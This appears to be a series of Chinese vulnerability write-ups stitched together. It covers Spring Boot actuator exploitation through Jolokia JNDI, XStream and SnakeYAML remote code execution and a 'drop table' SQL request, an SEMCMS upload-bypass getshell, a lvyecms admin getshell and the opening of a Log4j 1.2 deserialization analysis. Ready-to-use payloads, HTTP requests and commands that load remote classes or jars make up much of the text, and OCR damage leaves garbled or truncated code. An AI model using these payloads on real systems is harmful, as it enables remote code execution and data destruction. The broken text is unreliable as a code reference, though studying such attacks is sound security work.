                "reloadByURL":⊟{
                    "args":⊟[
                        ⊟{
                            "name":"p1",
                            "type":"java.net.URL",
                            "desc":""
                        }
                    ],
                    "ret":"void",
                    "desc":"Operation exposed for management"
                },
                "reloadDefaultConfiguration":⊞Object{...},
                "reloadByFileName":⊞Object{...},
                "getLoggerLevel":⊞Object{...},
                "getLoggerEffectiveLevel":⊞Object{...},
                "setLoggerLevel":⊞Object{...}
            },
```

复现

先在本地使用开启ldap服务端口进行监听，并将Exploit与其绑定，地址为 `ldap://127.0.0.1:1389/Exploit`

```
hhddj:javatools hhddj$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1/#Exploit 1389
Listening on 0.0.0.0:1389
```

设置文件服务器，目录下含有Exploit，即class文件下载路径为 `http://127.0.0.1/Exploit.class`

远程配置文件地址 `http://127.0.0.1/logback.xml`

其具体配置内容为

```
<configuration>
  <insertFromJNDI env-entry-name="ldap://127.0.0.1:1389/Exploit" as="appName" />
</configuration>
```

访问以下链接

- 对应类为 ch.qos.logback.classic.jmx.JMXConfigurator
- 操作为 reloadByURL
- 参数为 http:!/!/127.0.0.1!/logback.xml ，表示远程配置文件地址

```
http://localhost:8090/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.c
```

结果如下

```
hhddj:javatools hhddj$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http:
//127.0.0.1/#Exploit 1389
Listening on 0.0.0.0:1389
Send LDAP reference result for jndi redirecting to http://127.0.0.1/Exploit.class
```

为什么参数斜杠前要加叹号呢？不加的话会出错

代码分析

- 类 ch.qos.logback.classic.jmx.JMXConfigurator
- 函数 reloadByURL
- 参数 http:!/!/127.0.0.1!/logback.xml

```
public void reloadByURL(URL url) throws JoranException {
    StatusListenerAsList statusListenerAsList = new StatusListenerAsList();

    addStatusListener(statusListenerAsList);
    addInfo("Resetting context: " + loggerContext.getName());
    loggerContext.reset();

    // after a reset the statusListenerAsList gets removed as a listener
    addStatusListener(statusListenerAsList);

    try {
        if (url != null) {
            JoranConfigurator configurator = new JoranConfigurator();
            configurator.setContext(loggerContext);
            configurator.doConfigure(url);
            addInfo("Context: " + loggerContext.getName() + " reloaded.");
        }
    } finally {
        removeStatusListener(statusListenerAsList);
        if (debug) {
            StatusPrinter.print(statusListenerAsList.getStatusList());
        }
    }
}
```

...

==》

InsertFromJNDIAction.java最终调用JNDIUtil.lookup，envEntryName 为 ldap://127.0.0.1:1389/jndi

```
envEntryValue = JNDIUtil.lookup(ctx, envEntryName);
```

调用栈如下：

```
lookup:34, JNDIUtil (ch.qos.logback.classic.util)
begin:68, InsertFromJNDIAction (ch.qos.logback.classic.joran.action)
callBeginAction:269, Interpreter (ch.qos.logback.core.joran.spi)
startElement:145, Interpreter (ch.qos.logback.core.joran.spi)
startElement:128, Interpreter (ch.qos.logback.core.joran.spi)
play:50, EventPlayer (ch.qos.logback.core.joran.spi)
doConfigure:165, GenericConfigurator (ch.qos.logback.core.joran)
doConfigure:152, GenericConfigurator (ch.qos.logback.core.joran)
doConfigure:110, GenericConfigurator (ch.qos.logback.core.joran)
doConfigure:53, GenericConfigurator (ch.qos.logback.core.joran)
reloadByURL:145, JMXConfigurator (ch.qos.logback.classic.jmx)
```

话说回来，为何参数斜杠前要加叹号呢，关键在以下代码（人工调用链😁）

```
JmxRequest jmxReq = JmxRequestFactory.createGetRequest(pathInfo,getProcessingPar
```

==》

```
Stack<String> elements = EscapeUtil.extractElementsFromPath(pathInfo);
```

==》

```
return reversePath(parsePath(pPath));
```

==》

遇到 `!/` 将其替换为 `/` ，因此参数中要是含有 `/` 需要在将其替换为 `!/`

```
public static final String PATH_ESCAPE = "!";
...
public static List<String> parsePath(String pPath) {
    // Special cases which simply implies 'no path'
    if (pPath == null || pPath.equals("") || pPath.equals("/")) {
        return null;
    }
    return replaceWildcardsWithNull(split(pPath, PATH_ESCAPE, "/"));
}
```

第二种：远程代码执行利用

复现

设置文件服务器 `http://127.0.0.1/xstream`

xstream内容为：（利用Xstream反序列化）

```
<linked-hash-set>
  <jdk.nashorn.internal.objects.NativeString>
    <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
      <dataHandler>
        <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDa
          <is class="javax.crypto.CipherInputStream">
            <cipher class="javax.crypto.NullCipher">
              <serviceIterator class="javax.imageio.spi.FilterIterator">
                <iter class="javax.imageio.spi.FilterIterator">
                  <iter class="java.util.Collections$EmptyIterator"/>
                  <next class="java.lang.ProcessBuilder">
                    <command>
                      <string>/Applications/Calculator.app/Contents/MacOS/Calcul
                    </command>
                    <redirectErrorStream>false</redirectErrorStream>
                  </next>
                </iter>
                <filter class="javax.imageio.ImageIO$ContainsFilter">
                  <method>
                    <class>java.lang.ProcessBuilder</class>
                    <name>start</name>
                    <parameter-types/>
                  </method>
                  <name>foo</name>
                </filter>
                <next class="string">foo</next>
              </serviceIterator>
              <lock/>
            </cipher>
            <input class="java.lang.ProcessBuilder$NullInputStream"/>
            <ibuffer></ibuffer>
          </is>
        </dataSource>
      </dataHandler>
    </value>
  </jdk.nashorn.internal.objects.NativeString>
</linked-hash-set>
```

发送该数据包，/env目录需要开启POST方法，只允许GET方法的话，无法进行利用

```
POST /env HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

eureka.client.serviceUrl.defaultZone=http://127.0.0.1/xstream
```

然后再访问/refresh

```
POST /refresh HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

第三种：SQL注入利用

执行任意数据库语句

```
GET /env HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded

spring.datasource.tomcat.validationQuery = drop + table + users
```

修改jdbc连接

应用程序已建立，要想我们的修改生效，可以修改 `spring.datasource.tomcat.max-active` （同时连接数），这样无需重启就可以修改jdbc连接

```
GET /env HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded

spring.datasource.tomcat.url=jdbc:mysql://localhost:3306/xxx&spring.datasource.t
```

第四种：远程代码执行

文件服务器：

`http://127.0.0.1/yaml-payload.jar`

`http://127.0.0.1/yaml-payload.yml`

yaml-payload.yml中内容如下

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://127.0.0.1/yaml-payload.jar"]
  ]]
]
```

yaml-payload的下载地址：

https://github.com/artsploit/yaml-payload

修改yaml

```
POST /env HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

spring.cloud.bootstrap.location=http://127.0.0.1/yaml-payload.yml
```

刷新

```
POST /refresh HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

SEMCMS2.6后台文件上传漏洞审计

今天说的是semcms2.6的一个后台文件上传漏洞，官网最新版本是2.7，但是2.7这个版本也存在这个问题。

Semcms主要提供给中小企业的英文站点，问题出在Admin/SEMCMS_Upfile.php文件上。

下面请看具体代码

```
//文件上传方式
$uptype = explode(".",$_FILES["file"]["name"]);//获取扩展名
//
//验证文件类型号
$kuozm=strtolower(end($uptype));
if
(preg_match('/jpg|jpeg|gif|png|doc|xls|pdf|rar|zip|bmp|ico/i',$kuozm)
&& ($_FILES["file"]["size"] > 1) && ($_FILES["file"]["size"] < 30240000))
 {
 if ($_FILES["file"]["error"] > 0)
   {
  // echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
     echo "<script language='javascript'>alert('上传失败,返回重新选择
');history.go(-1);</script>";
   }
 else
   {
//   echo "Upload: " . $_FILES["file"]["name"] . "<br />";
//   echo "Type: " . $_FILES["file"]["type"] . "<br />";
//   echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
//   echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";

     //文件存放路径
     $Imageurl=$_POST["imageurl"];
     $filed=$_POST["filed"];
     $filedname=$_POST["filedname"];

     //文件重命名



     if (test_input($_POST["wname"])!=""){//自定义文件名

       $newname=test_input($_POST["wname"]).".".end($uptype); //新的
文件名

     }else{
          $rand=rand(10,100);//随机数
          $date = date("ymdhis").$rand;//文件名：时间+随机数
          $newname=$date.".".end($uptype); //新的文件名
     }

```

```
    // 判读文件是否存在

        // if (file_exists("../Images/default/" . $newname))
         // {
             // echo $_FILES["file"]["name"] . " already exists.";
         //          echo "<script language='javascript'>alert('有相同文件存
在');history.go(-1);</script>";
        //   }
        // else
        //   {
             move_uploaded_file($_FILES["file"]["tmp_name"],$Imageurl.
$newname); //文件写入文件夹
```

以上代码用来对上传文件进行过滤及存放，但因为在后缀名的验证上存在问题导致漏洞的产生。

```
//文件上传方式
 $uptype = explode(".",$_FILES["file"]["name"]);//获取扩展名
 //
//验证文件类型号
$kuozm=strtolower(end($uptype));
if (preg_match('/jpg|jpeg|gif|png|doc|xls|pdf|rar|zip|bmp|ico/i',$kuozm) &&
($_FILES["file"]["size"] > 1) && ($_FILES["file"]["size"] < 30240000))
  {
  if ($_FILES["file"]["error"] > 0)
    {
   // echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
      echo "<script language='javascript'>alert('上传失败,返回重新选择
');history.go(-1);</script>";
```

可以看到程序这里对于文件的后缀进行了获取并且验证，但是这里采用的是preg_match()函数，意思就是说只要后缀里面出现后面所允许的文件类型即为通过，所以像这种 .atsjpgay、.yjnwrarai等等等都是可以通过的。

之后接着往下看

```
//文件存放路径
    $Imageurl=$_POST["imageurl"];
    $filed=$_POST["filed"];
    $filedname=$_POST["filedname"];

    //文件重命名



    if (test_input($_POST["wname"])!==""){//自定义文件名

      $newname=test_input($_POST["wname"]).".".end($uptype); //新的文件
名

    }else{


        $rand=rand(10,100);//随机数
        $date = date("ymdhis").$rand;//文件名：时间+随机数
        $newname=$date.".".end($uptype); //新的文件名
    }

   // 判读文件是否存在

     // if (file_exists("../Images/default/" . $newname))
      // {
         // echo $_FILES["file"]["name"] . " already exists.";
      //         echo "<script language='javascript'>alert('有相同文件存在
');history.go(-1);</script>";
     //  }
     // else
     //  {
         move_uploaded_file($_FILES["file"]["tmp_name"],$Imageurl.$newna
me); //文件写入文件夹
```

这里的$_POST['wname']用来获取用户传递的自定义文件名，这期间对于文件名没有进行重命名而是直接采用用户的文件名来命名，所以由此结合上面说过的后缀验证配合Linux文件名解析机制，即可getshell。

利用方法 这里的$_POST['wname']用来获取用户传递的自定义文件名，这期间对于文件没有过滤直接进行了命名，所以由此结合上面说过的后缀验证配合Linux文件名解析机制，即可getshell。



1.进入后台点击参数设置

2.点击上传

3.在弹出的页面中自定义的文件名需要为php后缀的脚本名

4.在下方的选择上传文件中应选择一个带有合法文件格式的长文件名，需要是Linux系统不能识别的格式。

这个文件上传至服务器后的名称将是：1.php.jpgasdasd。

由于Linux遇到无法识别的文件名将会自动往前进行解析，所以最终解析的格式为1.php

网站名称	semcms12	
网站Logo	../Images/default/1.php.jpgasdasd	上传
站icon图标	../Images/default/favicon.ico	上传

访问相应文件

PHP Version 5.3.27


System	Linux localhost.localdomain 2.6.32-431.el6.i686 #1 SMP Fri Nov 22 00:26:36 UTC 2013 i686
Build Date	[illegible]
Configure Command	[illegible]
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/phpstudy/server/php/etc
Loaded Configuration File	/phpstudy/server/php/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory	enabled

代码审计之lvyecms后台getshell


最近参加护网时，发现有目标使用lvyecms搭建网站，到码云上下载一套最新版的lvyecms瞧瞧里面有啥能利用点

准备审计


将源码放到测试环境中，打开phpstorm查看源码结构




标准的thinkphp3.2的风格，直接进Application目录，查看存在哪些模块



一般审计时，都是先看前台，再看后台，但是，这个cms找了一圈之后，发现都是需要后台权限的模块，那就不用管先后顺序了，直接先看最感兴趣的Template模块



在Template模块里发现可以自定义页面，跟进去看看



先将数据写进数据库里，然后再调用createHtml函数，这个跟下createHtml函数，在跟进createHtml函数之前，先要知道$this->Html这个方法是从哪里来的，跟进这个控制器的父类查看下

```
class AdminBase extends {

    protected function () {
        (array(
            "USER_AUTH_ON" => true,
            "USER_AUTH_TYPE" => ,
            "REQUIRE_AUTH_MODULE" => "",
            "NOT_AUTH_MODULE" => "Public",
            "USER_AUTH_GATEWAY" => ("Admin/Public/login"),
        ));
        if (false == :: ( appName: MODULE_NAME)) {

            if (false === :: ()) {

                ( ('USER_AUTH_GATEWAY'));
            }

            $this-> ( message: '您没有操作此项的权限！');
        }
        parent:: ();

        $this-> ();
    }
```

父类中也没有定义，跟进父类的父类看看

```
class extends \ \ {


    public static $Cache = array();

    private static $_app;

    public function ($name) {
        $parent = parent:: ($name);
        if (empty($parent)) {
            return Components::getInstance()->$name;
        }
        return $parent;
    }

    public function () {
        parent:: ();
        self::$_app = $this;
    }
```

父类的父类中也没有定义，但是定义了*_get()魔术方法，在魔术方法中先调用了父类的*_get的魔术方法，这个类的父类是TP的Controller类，他的get方法只是获取模板显示变量的值，跳过这个进入下面的代码块

```
public function     ($name='') {
    return $this->view->    ($name);
}

public function     ($name) {
    return $this->    ($name);
}
```

跟进Components类中的getInstance方法，这个方法一般都是实例化自身对象

```
76
77      static public function         ($_components = array()) {
78          static $systemHandier;
79          if (empty($systemHandier)) {
80              $systemHandier = new         ($_components);
81          }
82          return $systemHandier;
83      }
84
85
```

这个个类中也定义了__get魔术方法，最终进入这个方法

```
5
6       public function      ($name) {
7           if (isset(self::$_components[$name])) {
8               $components = self::$_components[$name];
9               if (!empty($components['class'])) {
0                   $class = $components['class'];
1                   if ($components['path'] && !class_exists($class, autoload: false)) {
2                           ($components['path'], PROJECT_PATH);
3                   }
4                   unset($components['class'], $components['path']);
5                   $this->$name = \    \    ::        ($class);
6                   return $this->$name;
7               }
8           }
9       }
0
```

先判断$name是不是类中数组的key，如果是，就返回一个相应的对象，这里$name是Html，查看下数组中对应的类在哪里

```
    ),
    'Html' => array(
        'class' => '\\Libs\\System\\Html',
        'path' => 'Libs.System.Html',
    ),
    'UploadFile' => array(
        'class' => '\\UploadFile',
    ),
    'Dir' => array(
        'class' => '\\Dir',
        'path' => 'Libs.Util.Dir',
    ),
```

回到原来的控制器类中，查看他调用了哪个方法

```
if ($model->[illegible]($_POST)) {
    $tempid = $model->[illegible]();
    if ($tempid) {
        $this->Html->createHtml((int) $tempid);
        $this->[illegible]( message: "添加自定义页面成功! ", [illegible]('Custompage
    } else {
        $this->[illegible]( message: "添加自定义页面失败! ");
    }
} else {
    $this->[illegible]($model->[illegible]());
```

到Html.class.php文件中，查看这个方法

```
public function [illegible]($data = '') {
    if (empty($data)) {
        if (!empty($this->data)) {
            $data = $this->data;

            $this->data = array();
        } else {
            $this->error = '[illegible]';
            return false;
        }
    } else if (is_integer($data)) {
        $data = [illegible]('[illegible]')->[illegible](array('tempid' => $data))->[illegible]();
        if (empty($data)) {
            $this->error = '没有数据';
            return false;
        }
    }

    $temptext = $data['temptext'];
    if (empty($temptext)) {
        return true;
    }
```

先从数据库中读取文件信息，然后直接生成，全程没有过滤

```
        $temptext = $data['temptext'];
        if (empty($temptext)) {
            return true;
        }

        $this->[illegible]();

        $filename = $data['tempname'];

        $htmlpath = SITE_PATH . $data['temppath'] . $filename;

        ob_start();
        ob_implicit_flush( flag: );
        parent::[illegible]($temptext);


        $content = ob_get_clean();


        if (!is_dir(dirname($htmlpath))) {


            mkdir(dirname($htmlpath),  mode: [illegible],  recursive: true);
        }

        if (false === file_put_contents($htmlpath, $content)) {
            [illegible]("自定义页面生成失败: {$htmlpath}");
        }
        return true;
    }
```

漏洞验证







PHP Version 5.5.38

System	Windows NT DESKTOP-B95S963 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration	C:\Windows

ps

很可惜，这套源码前台没有找到有用的点，也没进到后台- - ，最后，祝大家0day多多~

Log4j-Unserialize-Analysis

0x01 概述

12/20 的时候就看到 Log4j 这个反序列化漏洞，看了眼影响版本 **1.2.4 <= Apache Log4j <= 1.2.17(最新版)** 。心想这个组件用的人很多啊，几乎Java开发的系统用作日志记录都是这个组件，但是深入看看之后我才发现，这年底了原来大家都缺kpi啊。

0x02 漏洞分析

看了眼描述，出问题的是 **SocketServer** 这个类，而且这里最后提到这个漏洞最初被一个团队发现过了，CVE编号是 **CVE-2017-5645** 。这我就纳闷了，既然被发现了为什么还申请编号。

```
Description:

Included in Log4j 1.2 is a SocketServer class that is vulnerable to
deserialization of untrusted data which can be exploited to remotely
execute arbitrary code when combined with a deserialization gadget
when listening to untrusted network traffic for log data.

Mitigation:

Apache Log4j 1.2 reached end of life in August 2015. Users should
upgrade to Log4j 2.x which both addresses that vulnerability as well
as numerous other issues in the previous versions.

Credit:

This issue was initially discovered in CVE-2017-5645 by Marcio Almeida
de Macedo of Red Team at Telstra.
```

等我继续深入看一下我才发现版本不对，类名不对，内心大大的一个wtf（形容一件事情出人意料，令人惊叹，所以下面分开来看看这两个洞。


CVE-2019-17571

